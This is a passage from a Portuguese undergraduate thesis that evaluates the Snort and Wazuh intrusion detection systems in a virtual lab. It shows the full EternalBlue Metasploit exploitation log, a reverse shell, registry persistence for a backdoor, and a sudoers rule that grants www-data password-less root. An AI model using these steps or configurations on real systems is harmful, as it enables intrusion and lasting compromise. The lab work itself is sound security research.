
O OSSEC é uma solução de segurança baseada em *host* de código aberto que oferece recursos como análise de *logs*, verificação de integridade, monitoramento do registro do *Windows*, detecção de *rootkits*, alertas em tempo real e resposta ativa.

O OSSEC HIDS é composto por várias partes que desempenham papéis específicos no seu funcionamento, são eles:

- **Agentes** - são componentes instalados nos sistemas hospedeiros que serão monitorados pelo servidor. Eles coletam informações como atividades relevantes do sistema operacional e enviam para o servidor para análise;
- **Servidor** - é o componente central que recebe as informações dos agentes. É responsável por realizar análises para identificar atividades maliciosas ou suspeitas e gerar alertas;
- ***Agentless*** - para sistemas em que não é possível instalar um agente, a opção *agentless* por ser aproveitada para realizar verificações de integridade;
- **Virtualização** - o OSSEC pode ser instalado em algumas versões do *software* de virtualização VMware como sistema operacional convidado;
- ***Firewalls, switches and routers*** - O OSSEC é capaz de receber e examinar registros de eventos *syslog* provenientes de diversos tipos de *firewalls*, *switches* e roteadores.

De acordo com o diagrama da Figura 3, o gerenciador central recebe eventos dos agentes e registros do sistema de dispositivos remotos. Caso seja detectada alguma ocorrência, é possível executar respostas ativas e notificar o administrador.

Figura 3 – Diagrama da arquitetura do OSSEC



Fonte: (OSSEC, 2019)

2.6.3 Security Onion

O Security Onion é uma plataforma de monitoramento de segurança de rede de código aberto que combina várias ferramentas e tecnologias para ajudar na detecção, análise e resposta a incidentes de segurança. Ele foi projetado para fornecer uma solução abrangente para a proteção de redes e é amplamente utilizado em ambientes corporativos e de segurança cibernética.

Uma das principais funcionalidades é a detecção e prevenção de intrusões. Ele utiliza ferramentas de análise de tráfego de rede e sistemas de detecção de intrusões (IDS) para monitorar o tráfego em tempo real e identificar atividades suspeitas ou maliciosas. Isso inclui a detecção de padrões de ataque e outros comportamentos indesejados. Além de agir como IPS, permitindo ações corretivas e a implementação de medidas de segurança em tempo real. O SecurityOnion pode ser usado como NIDS ou HIDS.

2.6.4 Snort

O Snort é um renomado Sistema de Detecção de Intrusões (IDS) de código aberto, considerado um dos mais populares e amplamente utilizados no mundo. Ele foi desenvolvido pela Sourcefire, adquirida posteriormente pela Cisco Systems, e agora é mantido pela Cisco Talos. Atualmente o Snort encontra-se na versão estável 3.0.

Ele funciona analisando o tráfego de rede em tempo real e comparando-o com um conjunto de regras pré-definidas. Uma das principais vantagens do Snort é a sua flexibilidade e capacidade de personalização, os usuários podem criar suas próprias regras ou modificar as regras existentes de acordo com suas necessidades específicas. Isso permite adaptar o Snort para detectar ameaças exclusivas ou novas no ambiente de rede.

O Snort possui três modos principais de operação: *Sniffer*, *Packet Logger* e *Network Intrusion Detection System* (NIDS).

- **Sniffer** - nesse modo, o Snort atua como um *sniffer* de pacotes de rede. Ele captura e exibe informações sobre os pacotes que passam pela interface de rede em que está instalado.
- **Packet Logger** - nesse modo, o Snort armazena os pacotes capturados em arquivos de log para que possam ser revisados e analisados posteriormente.
- **Network Intrusion Detection System (NIDS)** - esse é o modo principal do Snort e é amplamente utilizado para a detecção e prevenção de intrusões em redes. Nesse modo, o Snort analisa o tráfego de rede em tempo real e compara-o com um conjunto de regras pré-definidas. Ele detecta atividades suspeitas ou maliciosas com base nessas regras e gera alertas para notificar os administradores sobre possíveis intrusões. Além disso, o Snort também pode ser configurado para tomar medidas ativas, como bloquear o tráfego malicioso, atuando como um IPS.

2.6.5 Suricata

Suricata é um Sistema de Detecção e Prevenção de Intrusões de Rede (IDS/IPS) de código aberto e de alto desempenho. Ele foi desenvolvido pela Open Information Security Foundation (OISF). Atualmente está na versão estável 6.0.12, lançada em 9 de Maio de 2023.

Assim como o Snort, o Suricata é capaz de inspecionar o tráfego de rede em tempo real. Ele utiliza regras e assinaturas para identificar padrões específicos de atividade maliciosa ou suspeita.

O Suricata possui recursos avançados de processamento de pacotes, incluindo suporte a múltiplos núcleos de processamento e suporte a hardware acelerado, o que o torna capaz de lidar com altas taxas de tráfego em redes de alta velocidade.

Além da detecção de intrusões, o Suricata também pode ser configurado para agir como um sistema de prevenção de intrusões, bloqueando ou descartando pacotes que correspondam a padrões de atividade maliciosa.

2.6.6 Wazuh

O Wazuh é uma plataforma de segurança de código aberto baseado no projeto OSSEC, que oferece recursos avançados de detecção de intrusões e monitoramento de segurança. Atualmente sua versão é 4.4.

A plataforma Wazuh, assim como o OSSEC, é composta por um agente e um servidor, juntamente com outros dois componentes, o indexador que funciona como um mecanismo de busca e análise de texto altamente escalável e o *dashboard* uma interface web que permite a visualização e análise dos dados coletados. A plataforma também é capaz de monitorar sistemas *agentless* como *firewall*, *switches*, roteadores entre outros.

Outra característica importante do Wazuh é sua extensibilidade. Ele possui uma arquitetura modular que permite a integração com outras ferramentas e serviços de segurança, como sistemas de gerenciamento de registros (SIEM), sistemas de gerenciamento de vulnerabilidades e soluções de automação de segurança.

3 Trabalhos correlatos

Nesta seção, será apresentado uma revisão dos trabalhos existentes no campo de sistemas de detecção e prevenção de intrusões. Essa revisão tem como objetivo fornecer um panorama das pesquisas e desenvolvimentos anteriores nessa área, destacando as principais abordagens, técnicas e ferramentas utilizadas.

3.1 Sistemas IDS e IPS – Estudo e Aplicação de Ferramenta Open Source em Ambiente Linux

Em seu trabalho, Claro (2015) faz um estudo sobre sistemas de detecção e prevenção de intrusão *open source* para sistemas Linux, pesquisando os principais ataques à rede e quais as ferramentas mais destacadas.

Foi criado um ambiente virtual para fins de experimentação, no qual uma máquina atacante e uma máquina alvo foram configuradas. A máquina alvo simulou um servidor com o Snort instalado, enquanto a máquina atacante foi usada para realizar tentativas de intrusão, como testes de conectividade, escaneamento de vulnerabilidades e ataques de negação de serviço.

Por fim, foi constatado que a ferramenta Snort conseguiu detectar com sucesso as simulações realizadas, gerando alertas conforme o esperado. Além disso, de acordo com Claro (2015), em relação ao desempenho do servidor, o ataque de negação de serviço demandou um processamento adicional, evidenciando a importância de uma configuração de hardware adequada às demandas.

3.2 Estudo comparativo entre ferramentas de prevenção e detecção de intrusos em um ambiente corporativo

Em seu estudo, Trevisan (2015) realiza uma análise comparativa entre dois sistemas de prevenção e detecção de intrusos de código aberto: o Snort e o Suricata. Essa comparação foi feita por meio de uma revisão bibliográfica e experimentos práticos, nos quais ambos os *softwares* foram implementados em diferentes computadores.

Ambos os programas apresentaram resultados satisfatórios, no entanto, o Snort demonstrou maior eficácia na detecção de possíveis ataques, mesmo com configurações de *hardware* semelhantes ao Suricata. Além disso, o Snort se destaca pela sua ampla documentação e pela quantidade significativa de publicações científicas que abordam o seu funcionamento.

3.3 Instalação e Utilização de um Sistema de Detecção de Intrusão

No estudo de Corso (2009) é abordada a implementação prática de um sistema de detecção de intrusões em um ambiente Linux. O autor utiliza a integração de diversas ferramentas populares, como o Snort, Apache, MySQL e php, juntamente com os *scripts* BASE, que são responsáveis por gerar relatórios de fácil compreensão.

3.4 Comparison of the Host-Based Intrusion Detection Systems and Network-Based Intrusion Detection Systems

Neste artigo, Efe e Abaci (2022) especificam as diferenças entre os sistemas de detecção de intrusão baseados em host e os sistemas de detecção de intrusão baseados em rede. É feito também uma descrição das ferramentas NIDS: Snort, Suricata e Bro.

O trabalho apresenta uma tabela de vulnerabilidades disponíveis em um banco de dados para sistema de IDS e é relatado a necessidade de atualizar os dados de auditoria, visto que o conjunto de dados utilizados para estudo estão desatualizados.

4 Ferramentas e métodos


Esse estudo é categorizado como um estudo de caso, que segundo Godoy (1995, p.25) "se caracteriza como um tipo de pesquisa cujo objeto é uma unidade que se analisa profundamente", ou seja, tem como objetivo realizar uma análise minuciosa de um ambiente específico, de um indivíduo ou de uma situação particular.

O procedimento metodológico para o desenvolvimento deste trabalho foi dividido em três partes:

1. Pesquisa e análise de tecnologias;
2. Implementação do ambiente;
3. Realização do teste de intrusão.

A Figura 4 apresenta uma visão geral do fluxo deste trabalho que será detalhado nas próximas seções.

Figura 4 – Fluxograma dos procedimentos metodológicos



Fonte: Elaborado pelo autor

4.1 Pesquisa e análise de tecnologias

Na primeira fase deste estudo, foram realizados levantamentos, análises e uma minuciosa seleção de tecnologias, visando alcançar resultados altamente precisos e evitar atrasos no desenvolvimento do trabalho, possibilitando, assim, a resolução eficaz do problema proposto.

Iniciando pela escolha do software de virtualização, optou-se pelo Oracle VM VirtualBox, o qual, segundo Vanover e Haletky (2010), é uma solução simples, gratuita e de código aberto.

Na seleção dos sistemas operacionais para compor o ambiente, foi optado pelo uso do Kali Linux na máquina do atacante, um sistema operacional amplamente utilizado pelos *hackers* e que possui uma vasta gama de ferramentas especializadas (LOSHIN, 2022).

Para a máquina *gateway*, que irá intermediar a comunicação entre a máquina atacante e as máquinas-alvo, e também servindo como a plataforma para a instalação do IDS baseado em rede, utilizou-se o Ubuntu Server por ser um sistema que não possui interface gráfica, exigindo menos recurso computacional, o que é um fator relevante, uma vez que todas as máquinas são executadas simultaneamente.

Também pensando no uso do recurso computacional, as máquinas-alvo foram um Windows 7 e a distribuição Linux, Ubuntu.

A escolha das ferramentas de detecção de intrusão, tanto baseadas em rede quanto em *host*, levou em consideração alguns critérios:

- Usabilidade simplificada;
- Disponibilidade de conteúdos;
- Baixa demanda por recurso computacional;
- Ferramenta gratuita;

Após os estudos dos trabalhos correlatos e analisar as ferramentas IDS disponíveis, tendo em mente os critérios mencionados anteriormente, foi possível tomar uma decisão sobre qual delas utilizar. Para a IDS baseado em rede optou-se pelo Snort. Quanto a detecção de intrusão baseado em *host* foi utilizado o Wazuh.

4.2 Implementação do ambiente

Essa fase foi dividida em três partes para facilitar a compreensão. A primeira parte se refere a criação das máquinas virtuais e da configuração da rede interna. A segunda parte aborda a configuração das máquinas-alvo de forma a torná-las vulneráveis. Por fim, a terceira parte engloba a configuração das IDS para condução dos testes.

4.2.1 Configuração do ambiente

Conforme mencionado previamente, foi utilizado o Oracle VM VirtualBox onde quatro máquinas virtuais foram criadas com as seguintes configurações:

Tabela 1 – Configurações das Máquinas Virtuais


Sistema Operacional	**Nome**	**Sistema**
Kali Linux	Atacante	64 bits 4GB RAM
Ubuntu Server	Gateway	64 bits 2GB RAM 4GB SWAP
Windows 7	Alvo 1	64 bits 2GB RAM
Ubuntu	Alvo 2	64 bits 2GB RAM 4GB SWAP

Fonte: Elaborado pelo autor

Em cada máquina, um adaptador de rede interna chamado "tcc" foi configurado utilizando o VirtualBox. Essa configuração tem como objetivo, restringir todo o tráfego a uma rede interna, permitindo que apenas as máquinas virtuais selecionadas comuniquem entre si e sejam visíveis umas para as outras.

Logo após, foi preciso incluir os endereços IP dentro da faixa 192.168.0.X, utilizando a máscara de sub-rede 255.255.255.0. Conforme mostrado na Figura 5, o Gateway conecta todas as máquinas, mas para isso foi necessário adicionar o IP 192.168.0.1 como gateway da máquina Atacante, Alvo 1 e Alvo 2.

Figura 5 – Topologia da rede interna



Fonte: Elaborado pelo autor

Para viabilizar o fluxo adequado dos pacotes que chegam ao Gateway, foi fundamental habilitar o encaminhamento de IP por meio do comando abaixo feito no terminal:

Tabela 2 – Comando para ativar o encaminhamento IP

echo 1 > /proc/sys/net/ipv4/ip_forward

4.2.2 Configuração das máquinas-alvo

As máquinas-alvo foram propositalmente configuradas com vulnerabilidades no sistema, sem nenhuma atualização adicional de segurança, visando à etapa de ganho de acesso e escalada de privilégio do teste de intrusão, possibilitando assim a análise dos relatórios do Snort e do Wazuh.

A vulnerabilidade presente no Windows 7 é chamada *Eternablue*. Segundo Greenberg (2019) essa falha explora o protocolo Bloco de Mensagem do Servidor (SMB, do inglês *Server Message Block*) da versão 1, um protocolo de compartilhamento de arquivos em rede, presente nas versões anteriores ao Windows 8, que continha falhas permitindo que qualquer indivíduo enviasse mensagens SMB ao servidor, possibilitando a execução de código remoto na máquina alvo. Mas para que essa falha fosse explorada, foi preciso ativar as opções de compartilhamento de arquivo do Windows 7.

Para o sistema Ubuntu, foi instalado o serviço de transferência de arquivos chamado ProFTPD 1.3.5, que possui um módulo chamado *mod_copy* que explora os comandos **SITE CPFR**/**CPTO**. Clientes sem autenticação podem usar esses comandos para transferir arquivos de qualquer local do sistema de arquivos para um destino escolhido, isso porque esta versão do serviço não verifica adequadamente as permissões ao copiar arquivos. Ao fazer uso de */proc/self/cmdline* para copiar um código em PHP para o diretório do site, torna-se viável realizar a execução remota deste código. E para isso, foi instalado o serviço o Apache, um servidor *web* de código aberto, e o diretório */var/www/html* foi configurado para permitir a escrita por qualquer usuário.

Com a intenção de simular arquivos mal configurados em um sistema, foi criado um pequeno *script* chamado "test.sh", pertencente ao usuário *root*. Além disso, foi concedida ao usuário *www-data*, o usuário padrão do Apache, a permissão de executar qualquer comando como *root* sem a necessidade de senha, acrescentando a seguinte linha no arquivo */etc/sudoers*:

Tabela 3 – Regra que concede privilégios para usuário www-data

www-data ALL=(root) NOPASSWD:ALL

4.2.3 Configuração das IDS

Para instalar o Snort, foi seguida as orientações fornecidas na documentação, disponível em seu site oficial. A modificações adicionais realizadas, foram de não registrar logs dos

pacotes enviados pelo Gateway para as demais máquinas da rede, como é mostrado na Tabela 4 e também foi feita uma alteração na mensagem exibida quando um *host* externo se conecta, seja por meio do protocolo TCP ou ICMP, em um *host* conhecido, como é mostrado na Tabela 5.

Tabela 4 – Regras para ignorar pacotes do Gateway

pass tcp 192.168.0.1 any -> any any (msg: "INFO ignorar tráfego Gateway"; sid:20000001;)
pass tcp any any -> 192.168.0.1 any (msg: "INFO ignorar tráfego Gateway"; sid:20000002;)

Tabela 5 – Regras para alertar pacotes desconhecidos

alert icmp $EXTERNAL_NET any -> $HOME_NET any (msg: "INFO Origem não conhecida"; sid:10000004; rev:2;)
alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg: "INFO Origem não conhecida"; sid:10000005; rev:2;)

Essas regras foram adicionadas para facilitar na filtragem e análise dos logs gerado pelo Snort.

A instalação do Wazuh também foi guiado pela documentação do site oficial. Foi adicionado o Wazuh *Agent* tanto no Windows 7 quanto no Ubuntu. Para centralizar os relatórios e gerenciar os agentes, o Wazuh *Manager* foi instalado na máquina Gateway. Não foi acrescentado nenhuma nova regra para esse sistema.

4.3 Teste de intrusão

Com a finalidade de avaliar um sistema de detecção de intrusão baseado em rede (Snort) e basedo em *host* (Wazuh) em ambientes Windows e Linux, foi adotada uma abordagem fundamentada na metodologia PTES para os testes de intrusão. No entanto, neste contexto específico, optou-se por focar nas etapas de Análise de Vulnerabilidades, Exploração e Pós-Exploração. Essa escolha se deve ao fato de que essas fases permitem uma análise direta das capacidades dos sistemas IDS, uma vez que as demais etapas não têm contato direto com as máquinas-alvo.


4.3.1 Windows 7

4.3.1.1 Análise de Vulnerabilidades

Nesta fase, utilizou-se a ferramenta NMAP (*Network Mapper*), uma aplicação robusta capaz de realizar varreduras de portas, ou escaneamento de portas. No contexto de redes de computadores, as portas, ou soquetes, como definido por Kurose e Ross (2014) são interfaces de *software* associadas a um processo, permitindo que estes enviem e recebam dados pela rede. O NMAP também é capaz de detectar *hosts* ativos, listar os serviços de cada porta, incluindo suas versões, entre outras funcionalidades relevantes (MORENO, 2015).


Conforme a Figura 6, o comando **nmap -sV -O –script vuln 192.168.0.10** realizou a varredura de portas no Alvo 1. A opção **-sV** detecta quais as versões dos serviços que estão rodando na máquina. Já a opção **-O** tenta identificar o sistema operacional presente. Outra opção interessante do NMAP é o **–script vuln**, com ele é possível realizar uma escaneamento de vulnerabilidades. Analisando a Figura 7, nota-se que o Alvo 1 está vulnerável a falha *Eternalblue*.

Figura 6 – Varredura de portas com NMAP no Windows



Fonte: Elaborado pelo autor

Figura 7 – Saída da opção **–script vuln**



Fonte: Elaborado pelo autor


4.3.1.2 Exploração

O próximo passo é explorar a vulnerabilidade encontrada, ou seja, o ataque. Optou-se por utilizar a ferramenta Metasploit, uma *framework* para teste de intrusão, com uma série de recursos para o ganho de acesso, que automatiza este processo de exploração.

Ao iniciar o Metasploit através do comando **msfconsole**, é possível escolher o *exploit*, uma técnica ou código projetado para explorar uma vulnerabilidade conhecida em um sistema, utilizando o comando **use windows/smb/ms17_010_eternalblue**. Posteriormente, é necessário inserir o endereço IP do alvo e executar o comando **run** para iniciar a ação.

Inicialmente, realiza-se um escaneamento para verificar a presença da vulnerabilidade no alvo. Se a vulnerabilidade for confirmada, é prosseguido com o envio de um código malicioso ao sistema alvo para adquirir acesso. Uma vez obtido o acesso ao sistema, é executado um "shell reverso"– um mecanismo que estabelece uma conexão entre o atacante e o sistema comprometido. Caso o shell do Metasploit, conhecido como Meterpreter, esteja ativado, como ilustrado na Figura 8, isso indica que a invasão foi bem-sucedida, tornando-se capaz de executar comandos de maneira remota.

Figura 8 – Explorando a vulnerabilidade Eternalblue com Metasploit




```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.168.0.11:4444
[*] 192.168.0.10:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.0.10:445      - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.0.10:445      - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.0.10:445 - The target is vulnerable.
[*] 192.168.0.10:445 - Connecting to target for exploitation.
[+] 192.168.0.10:445 - Connection established for exploitation.
[+] 192.168.0.10:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.0.10:445 - CORE raw buffer dump (38 bytes)
[*] 192.168.0.10:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61  Windows 7 Ultima
[*] 192.168.0.10:445 - 0x00000010  74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20  te 7601 Service
[*] 192.168.0.10:445 - 0x00000020  50 61 63 6b 20 31                                Pack 1
[+] 192.168.0.10:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.0.10:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.0.10:445 - Sending all but last fragment of exploit packet
[*] 192.168.0.10:445 - Starting non-paged pool grooming
[+] 192.168.0.10:445 - Sending SMBv2 buffers
[+] 192.168.0.10:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.0.10:445 - Sending final SMBv2 buffers.
[*] 192.168.0.10:445 - Sending last fragment of exploit packet!
[*] 192.168.0.10:445 - Receiving response from exploit packet
[+] 192.168.0.10:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.0.10:445 - Sending egg to corrupted connection.
[*] 192.168.0.10:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 192.168.0.10
[*] Meterpreter session 1 opened (192.168.0.11:4444 → 192.168.0.10:49234) at 2023-08-19 20:21:20 -0300
[+] 192.168.0.10:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.0.10:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.0.10:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > gets
getsid     getsystem
```

Fonte: Elaborado pelo autor

4.3.1.3 Pós-Exploração

O principal propósito da pós-exploração é escalar os privilégios, ou seja, obter o acesso completo da máquina invadida. Porém, neste caso, utilizando o Metasploit já foi possível atingir o mais alto nível de acesso ao sistema operacional Windows 7, conforme ilustado na Figura 9, destacando a gravidade desta falha de segurança.

Figura 9 – Informações da máquina Alvo 1



```
meterpreter > sysinfo
Computer        : ADMIN-TCC
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : pt_BR
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter > getuid
Server username: AUTORIDADE NT\SISTEMA
```

Fonte: Elaborado pelo autor

Segundo Moreno (2015), uma prática comum é salvar um programa na máquina, permitindo o acesso remoto a futuras visitas ao sistema, sem a necessidade de repetir todas as etapas de intrusão. Sendo assim, foi baixado um arquivo malicioso chamado "backdoor.exe" (Figura 10) e configurado, através dos registros do Windows, para executar ao iniciar o sistema (Figura 11).

Figura 10 – *Upload* do arquivo malicioso

```
meterpreter > upload backdoor.exe
[*] uploading  : /home/kali/backdoor.exe → backdoor.exe
[*] Uploaded 7.00 KiB of 7.00 KiB (100.0%): /home/kali/backdoor.exe → backdoor.exe
[*] uploaded   : /home/kali/backdoor.exe → backdoor.exe
```

Fonte: Elaborado pelo autor

Figura 11 – Salvando o arquivo malicioso nos registros do Windows

```
meterpreter > reg enumkey -k HKLM\\software\\microsoft\\windows\\currentversion\\run
Enumerating: HKLM\software\microsoft\windows\currentversion\run

No children.
meterpreter > reg setval -k HKLM\\software\\microsoft\\windows\\currentversion\\run -v backdoor -d 'C:\Users\admin\backdoor.exe'
Successfully set backdoor of REG_SZ.
meterpreter > reg enumkey -k HKLM\\software\\microsoft\\windows\\currentversion\\run
Enumerating: HKLM\software\microsoft\windows\currentversion\run

  Values (1):

        backdoor
```

Fonte: Elaborado pelo autor

